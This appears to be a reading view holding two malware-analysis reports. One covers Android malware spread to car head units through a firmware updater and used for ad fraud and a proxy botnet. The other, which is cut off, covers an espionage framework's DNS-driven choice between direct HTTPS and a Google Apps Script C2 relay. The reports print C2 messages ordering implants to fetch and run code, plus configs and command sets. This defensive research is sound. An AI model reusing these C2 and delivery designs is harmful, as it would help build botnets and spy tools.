❌

Reading view

The invisible passenger in your car

While monitoring Android threats in June 2026, we discovered a new piece of Android malware. What struck us as unusual was that it installed like an ordinary user app yet made no attempt to disguise itself as legitimate software: it had no user interface at all. This led us to suspect the app might be reaching users’ devices without their knowledge. Further investigation confirmed that hypothesis and allowed us to reconstruct the entire infection chain.

Key findings:

  • We identified new Android malware: a multi-stage downloader whose ultimate purpose is ad fraud and creation of a proxy botnet.
  • The malware spread through the built-in updaters of Android-based automotive head unit firmware. This is the first documented case of malware found on a car head unit with an infection chain specific to that type of device.
  • We attribute this activity, with high confidence, to the MoYu Group, an actor linked to the BADBOX botnet.

Kaspersky solutions detect the threats described below under the following detection names:

  • HEUR:Trojan-Dropper.AndroidOS.Agent.vu
  • HEUR:Trojan-Downloader.AndroidOS.Agent.ov
  • HEUR:Trojan-Proxy.AndroidOS.Zhima.*
  • HEUR:Trojan.AndroidOS.Vo1d.*

Head unit firmware overview

A head unit is a system that combines multimedia functions with partial control over certain vehicle functions. Head units may come as part of a car’s factory equipment or as an aftermarket upgrade. The main attack vectors for these systems are compromise via physical access and vulnerabilities in the head unit’s OS or components, both of which we’ve covered previously.

In some cases, head units run on Android, primarily because it’s convenient for manufacturers: Android’s source code already accounts for use cases within automotive head units. Android also allows manufacturers to add their own system applications during the build process, which they can use for a range of purposes: customizing the UI, adding system components tailored to the vendor’s needs, and more.

Most apps developed for Android devices can also run on an Android-based head unit, and that is true for malware as well. That said, it’s hard to imagine certain categories of smartphone-targeted malware being used to attack a head unit. Banking Trojans are a good example: since mobile banking is used almost exclusively on smartphones, infecting a head unit with a banking Trojan would be a waste of the attacker’s resources.

It’s worth noting that head units often include SIM card slots and can connect to the internet, enabling features like navigation and software updates. Since a head unit typically holds nothing of value to an attacker, one of the more likely attack scenarios using “classic” Android malware is infecting the device to recruit it into a botnet – similar to attacks on IoT devices.

During our research, we found exactly that kind of malware. The design of firmware for DoFun head units enabled attackers to distribute malware. We notified the vendor about the distribution scheme, and they subsequently reported fixing the security issues.

Below is the entire infection chain:

Head unit infection scheme

Head unit infection scheme

Let’s look at exactly how these head units became infected.

The TWCore app

TWCore is a legitimate system application responsible for collecting analytics data and updating the head unit software. Let’s take a closer look at how the update function works.

The process is fairly simple. An MQTT message broker hosted on the subdomain cardoor[.]cn sends a message containing information about the APK files that need to be downloaded and installed on the head unit. Notably, the object describing this message includes an installNotExists field, a Boolean flag that can be set to true or false. This flag allows TWCore to install apps that weren’t originally present on the device.

TWCore only checks whether an app is already installed on the device when installNotExists = false

TWCore only checks whether an app is already installed on the device when installNotExists = false

The APK file is downloaded to <TWCore external cache dir>/push/apk/ for installation.

The path TWCore uses to download APK files

The path TWCore uses to download APK files

Our telemetry revealed previously unknown malware at these file paths. On top of that, our data indicates that in every observed case, the malware was installed by an app with the package name com.tw.core, which matches the TWCore package name.

Next, we’ll break down the malware installed by TWCore: the JarService dropper.

Stage 1: the JarService dropper

As mentioned earlier, JarService is a small dropper app with no UI of any kind. It decrypts data stored as encrypted blocks within the Trojan’s code. Each block is XOR-encrypted with a single-byte key that shifts linearly from block to block. The decrypted data contains serialized information about the payload version and entry point, along with the malware’s own code for further loading.

Decrypting and deserializing information about the stage 2 payload

Decrypting and deserializing information about the stage 2 payload

In the version of JarService we analyzed, the entry point for the next-stage payload was the wa method of the com.c.j.qbh class.

Stage 2: the loader

This stage’s payload is a malicious loader. Its code contains encrypted strings that are later used as class names to execute the stage 3 payload using the reflection mechanism. The loader sends implant information to one of the attackers’ servers via a POST request. Example of a request to the C2 server:

{
    "userId": "REDACTED",
    "dexVersion": "1.7",
    "dexType": 1,
    "channelId": "2039",
    "packageName": "com.tw.jar1",
    "appVersion": 12,
    "appName": "JarService"
}

In response to the POST request, the C2 server returns a link for downloading the stage 3 payload. An example of a C2 response is shown below.

{
    "code": 200,
    "data": {
        "dexUrl": "hxxp://144.217.243[.]201/vr34der34/dex3.68.png",
        "dexVersion": 3.680,
        "status": 0
    }
}

The Trojan uses the link in the dexUrl field of the data object to download serialized data for loading the next stage. This data begins with a single-byte integer, a key used to decrypt the strings in the loader’s code. Immediately following this number is a four-byte floating-point value used to XOR-decrypt the stage 3 payload, which itself is located after these keys.

Decrypting the stage 3 payload

Decrypting the stage 3 payload

In the decrypted payload, the entry point is the init method of the com.ast.sdk.BillingMain class, shown in the screenshot below.

Entry point of the stage 3 payload

Entry point of the stage 3 payload

While analyzing this stage, we noticed that the download link for the next-stage payload includes a version number. We decided to try other version numbers to retrieve different payload versions, and ultimately obtained seven distinct variants, which we list under “Indicators of Compromise” at the end of this report. The earliest version, numbered 3.57, uses a different decoding algorithm than the one described above. This may indicate that an earlier version of the infection chain used a different loader between JarService and the stage 3 payload.

Stage 3: clicker / reverse proxy loader

In this stage, the malware sends a POST request to /cpc/api/task every 90 minutes by default, containing information about the infected device (display resolution, device model, the SSID of the connected Wi-Fi network, MAC address, and so on) along with the Trojan’s configuration version. If the configuration is outdated, the C2 server returns an updated configuration containing new C2 addresses and new paths for sending HTTP requests. An example of a response is shown below. Note that at the time of our research, the most up-to-date configuration version was 3.82.

{
    "code": 100,
    "data": {
        "configVersion": 3.820,
        "hosts": ["hxxp://t2.kshahnd[.]sbs", "hxxp://t2.mdsjhd[.]sbs", "hxxp://t2.nmnsny[.]sbs", "hxxps://t2.nmnsny[.]sbs"],
        "interval": 5500000,
        "reportApi": "/cpc/api/report",
        "tagName": "config",
        "taskApi": "/cpc/api/task",
        "updates": ["hxxp://a2.kshahnd[.]sbs", "hxxp://a2.mdsjhd[.]sbs", "hxxp://a2.nmnsny[.]sbs", "hxxps://a2.nmnsny[.]sbs"],
        "vn": 1.010
    }
}

If the configuration version doesn’t need updating, the C2 server instead returns integer command identifiers, which the attackers refer to as productId. The Trojan maps each identifier to command information, which it stores as a serialized JSON object using the SharedPreferences API. Each identifier also has its own version, expressed as a UNIX timestamp. If the C2 response includes an unknown productId or one whose version is outdated, the malware sends a GET request to the attackers’ server at /cpc/api/xml to retrieve the command contents for all such identifiers. The C2 server responds with command information for each unknown identifier. An example of a response is shown below.

{
    "code": 200,
    "data": [{
        "productId": 979,
        "script": "{\n  \"loadType\": 1,\n  \"reload\": true,\n  \"method\": \"start\",\n  \"url2\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md52\": \"de77c3303e93c9450424759f1741441c\",\n  \"name\": \"zhima\",\n  \"className\": \"com.miyc.transfer.Client\",\n  \"thread\": true,\n  \"tagName\": \"loadlib2\",\n  \"params\": [\n    {\n      \"type\": \"Context\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"107.151.248[.]132\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"1002\"\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 1337\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 7777\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 8888\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 15000\n    }\n  ],\n  \"url\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md5\": \"de77c3303e93c9450424759f1741441c\"\n}",
        "version": 1778650942
    }, {
        "productId": 1019,
        "script": "{\n  \"loadType\": 1,\n  \"reload\": true,\n  \"method\": \"start\",\n  \"url2\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md52\": \"de77c3303e93c9450424759f1741441c\",\n  \"name\": \"zhima\",\n  \"className\": \"com.miyc.transfer.Client\",\n  \"thread\": true,\n  \"tagName\": \"loadlib2\",\n  \"params\": [\n    {\n      \"type\": \"Context\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"128.14.210[.]58\"\n    },\n    {\n      \"type\": \"String\",\n      \"value\": \"1002\"\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 9999\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 7777\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 8888\n    },\n    {\n      \"type\": \"int\",\n      \"value\": 15000\n    }\n  ],\n  \"url\": \"hxxp://144.217.243[.]201/vr34der34/sh65.io\",\n  \"md5\": \"de77c3303e93c9450424759f1741441c\"\n}",
        "version": 1766001509
    }, {
        "productId": 3505,
        "script": "{\n\"tagName\":\"http\",\n\"url\":\"hxxps://api.kookjar[.]com/sayhi?channel=daihai&uuid={get_uuid_10}\"\n}",
        "version": 1776656317
    }],
    "msg": ""
}

The command information includes a tagName field, which is the command name. The code maps each name to the corresponding class responsible for executing it.

List of executable commands

List of executable commands

At the time of our research, the attackers had implemented nine commands. The table below lists command names, brief descriptions, and arguments. The functionality of these commands suggests that the malware can be used to display ads, commit ad fraud (serving as a clicker), and download additional malicious code.

Command name Description Arguments
return Return a value from SharedPreferences. key: the key whose value should be returned
copy Set the contents of the clipboard. text: the key whose value from SharedPreferences is returned as the clipboard contents
url: a link for downloading gzip-compressed data (optional); this data is then concatenated with the value of the text key, with      (5 spaces) used as a separator
http Make a POST/GET HTTP request to a specified resource and, if instructed, save the response in SharedPreferences under a specified key. url: the resource address
method: the HTTP method name (optional)
startLabel: a marker for the start of the data to save from the resource (optional)
endLabel: a marker for the end of the data to save from the resource (optional)
valueLabel: the key under which to save the value (optional)
header: a dictionary of headers for the HTTP request (optional)
content: the content of the POST request (optional)
web Open a link in the WebView and execute arbitrary JavaScript code within it. url: the link to open in the WebView
js: base64-encoded JavaScript code to execute in the WebView; used when the url parameter is empty or absent
corejs: JavaScript code to execute when the resource loads in the WebView (optional)
param: a string dictionary of parameters for launching the WebView
client: if this key is present, WebViewClient is used to handle redirects manually
time: task timeout
loadlib Not fully implemented at the time of publishing this report. –
loadlib2 Download and execute arbitrary code. url: the address to download the payload from
name: the name of the module being downloaded
md5: the MD5 hash of the payload
clear: a comma-separated list of payload names to delete (optional)
params: an array of parameters to launch the payload with
className: the class name of the payload entry point
method: the name of the virtual method at the payload entry point
cmethod: the name of the static method used to instantiate the entry-point class (optional)
thread: a flag; the payload runs in a separate thread if this flag is not set
reload: a flag that, when set, restarts already loaded modules
loadlib3 Not fully implemented at the time of publishing this report. –
deeplink Open a resource in the browser. url: a link to the resource
traceroute Check resource availability via an ICMP ping. host: comma-separated list of resources to check

However, attackers use only a relatively small subset of these commands in real-world attacks. As shown in the example C2 response above, at the time of publishing this report the attackers were using the loadlib2 and http commands. The payload downloaded via the loadlib2 command is a reverse proxy module named “zhima”, which researchers from the Nokia Deepfield Emergency Response Team independently discovered in TV set-top boxes around the same time as we did and also described in their report. This confirms that the attackers’ ultimate goal is building a proxy botnet.

While investigating this stage of the attack chain, we noticed that the zhima download link also included a version number. As with the previous stage, we tried other possible version numbers and found eight variants of the zhima module, the earliest of which was version 57. The complete list of identified zhima modules is provided under “Indicators of Compromise” below.

Attribution

While analyzing the complete infection chain, we noticed that the stage 2 loader created a thread with the meaningful name mosdk-host-loader. We decided to investigate what mosdk referred to in that name. This led us to a malicious app installed on various TV set-top boxes with the package name com.abc.nexus (3AD4BF5A86D26FFBF09CAE42AF330A98). It consists of several components (including a dropper similar to JarService), each used by the attackers to covertly monetize the device’s computing power. Each malicious component in the app corresponds to its own service, and the service containing the launch code for the JarService-like dropper is named AdmoyuService. In light of this and the name of the malicious thread found in the payload code, we concluded that moyu in the service name referred to MoYu Group, one of the actors linked to the BADBOX malware platform, which had been described by researchers at HUMAN. This assessment is further supported by extensive overlap between the malware’s network infrastructure and that of MoYu Group, which was independently identified by researchers from the Nokia Deepfield Emergency Response Team around the same time as our own research. Based on these similar naming patterns and prominent infrastructure overlap between the activity of MoYu Group and the attacks described in this report, we attribute it to the same actor with high confidence.

While investigating the malware downloaded by TWCore, we noticed that the domain admin.uipoxy[.]com resolved to the IP address 128.14.210[.]58, one of the C2 servers for the zhima reverse proxy module. It appears that the URL hxxp://admin.uipoxy[.]com/proxy/u/login hosts the zhima admin panel. Interestingly, this panel allows anyone to register as long as they have a valid invite code.

The malware operator registration page

The malware operator registration page

During registration, users are prompted to review the terms of use and privacy policy. Both documents are hosted on links under the pxyedge[.]com domain, which belongs to PXYEDGE, a vendor specializing in the sale of residential proxies.

On the registration page hosted at admin.uipoxy[.]com, we also found the string copyright © 2020 proxyforu[.]com all rights reserved, which linked to hxxps://proxyforu[.]com, the website of ProxyForU, another vendor of residential proxy services.

We found several similarities in the authentication APIs across all of these sites:

  • The sign-in page was hosted on an admin.* subdomain.
  • The sign-in page was located at /proxy/u/login.
  • The signup page was located at /proxy/register?channelKey=<invitation code>.

Based on this, we believe these services are connected to MoYu Group.

Conclusion

Despite efforts by cybersecurity professionals and law enforcement to shut down the BADBOX botnet, individual actors linked to it continue their malicious activity, infecting devices worldwide. Delivery methods for this kind of malware vary widely, from downloads via pre-installed backdoors to infected builds of IPTV apps. The case examined here demonstrates an even more sophisticated delivery method: distribution through the legitimate update functionality of a system application. Attackers are also actively expanding into new platforms. This malware is the first known malicious app targeting head units, which means these platforms now require protection against malware as well.

Indicators of compromise

Stage 1: JarService

ba27951b4ee1c341f4415d033369ecd3
d63bacd6d6709dd68a10ef9d374c7835
6c2e34b30da42085240ede53ab6107d4
8b5e513144a6138a966ea59e68bf9da2
e119845877089d6f4b0a70dc7388f316

Stage 2: loader

e9f3a0dab6949ce2cddab9e0aa80ae1a

Stage 3: loader/clicker

0fbaa7092204f4b1494e0b840b014774
1dcf031c40ce456b6a36a00b0acf3d11
44b6b213a6a3f299eaf88e078de95ecb
67dc78e544ebce16b85dc7c195dfbc58
9642ae619b3165d23c6349002d1abe24
b067d5b0dbecbd6498bcdfba45dba77e
f0e3f7eba2cde91e2dedb921bab47422

zhima module

412e9243f2981bbea3894254d105b3b8
71ab5517f71866279d0d87d37f2ae320
89ef78f716a75964539f2db6520be362
a4223ce4288a230d1e6c3ff2c7639045
bd4d81cd27125ad3d9a114922d468499
c6bfb1643ac7474ed8a7b4f96a187fdb
de77c3303e93c9450424759f1741441c
f8cf8c23ff597700d471fb7767df8bac

Domains and IP addresses

xmsae[.]sbs
ishano456[.]sbs
xshaon123[.]sbs
kshahnd[.]sbs
mdsjhd[.]sbs
nmnsny[.]sbs
kookjar[.]com
ty54fgd435[.]my
ue886578433[.]online
ty4523[.]space
144.217.243[.]201
107.151.248[.]132
128.14.210[.]58

Addresses used to download JarService

hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2026-06-08/bd80bd3c3d0e4bf6b5b4a825650d01f5.apk
hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2025-06-10/fe71af9ecf174de48d2b2ccc2c15fb04.apk
hxxp://ovcloudcontrol.cdn.cardoor[.]cn/upgrade/2024-11-07/fa831c3c23824b99871163387bcda7ad.apk

Hashes of TWCore (the legitimate software used to distribute JarService)

2a64c3efc11bf224aa54f24e876446c9
7a4d3ba2dacccfdda55859a5dfee2671
ea24487996eb70c1780922fb3063bcc5
  •  

Project CAV3RN continues: Google Apps Script as C2 relay and DNS-based C2 channel selection

Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.

Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.

We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.

Multi-transport C2 communication module

The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:

C:\Users\user\Desktop\Modules\broker-cavern\communication\GoogleCommunication\bin\Release\net8.0\win-x64\native\GoogleService.pdb

NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.

The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.

C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.

At startup, the worker internally sends:

{"type":"icmgdd","cid":0,"payload":"s_version_;;_"}

The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.

The module supports five internal commands:

Command Functionality
s_version Returns the DLL-version inventory described above. The command is executed automatically at startup.
s_config Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory.
s_enLog Enables diagnostic logging at the Debug level.
s_deLog Disables diagnostic logging and sets the logging level to Fatal.
s_write Base64-decodes and GZip-decompresses provided data before writing it to the specified file path.

The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.

{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}

The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.

Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:

<random nonce><error state>.<hex-encoded client ID>.m.studiotikva.com

The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.

The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:

Fourth octet None (0) GIDFailed (1) GoogleFailed (2) DirectFailed (3)
120 (0x78) Google Apps Script Direct HTTPS Direct HTTPS Google Apps Script
130 (0x82) Direct HTTPS Direct HTTPS Direct HTTPS Close the transaction (no channel)
140 (0x8C) Exception Exception Exception Exception
All other values Google Apps Script Google Apps Script Google Apps Script Google Apps Script

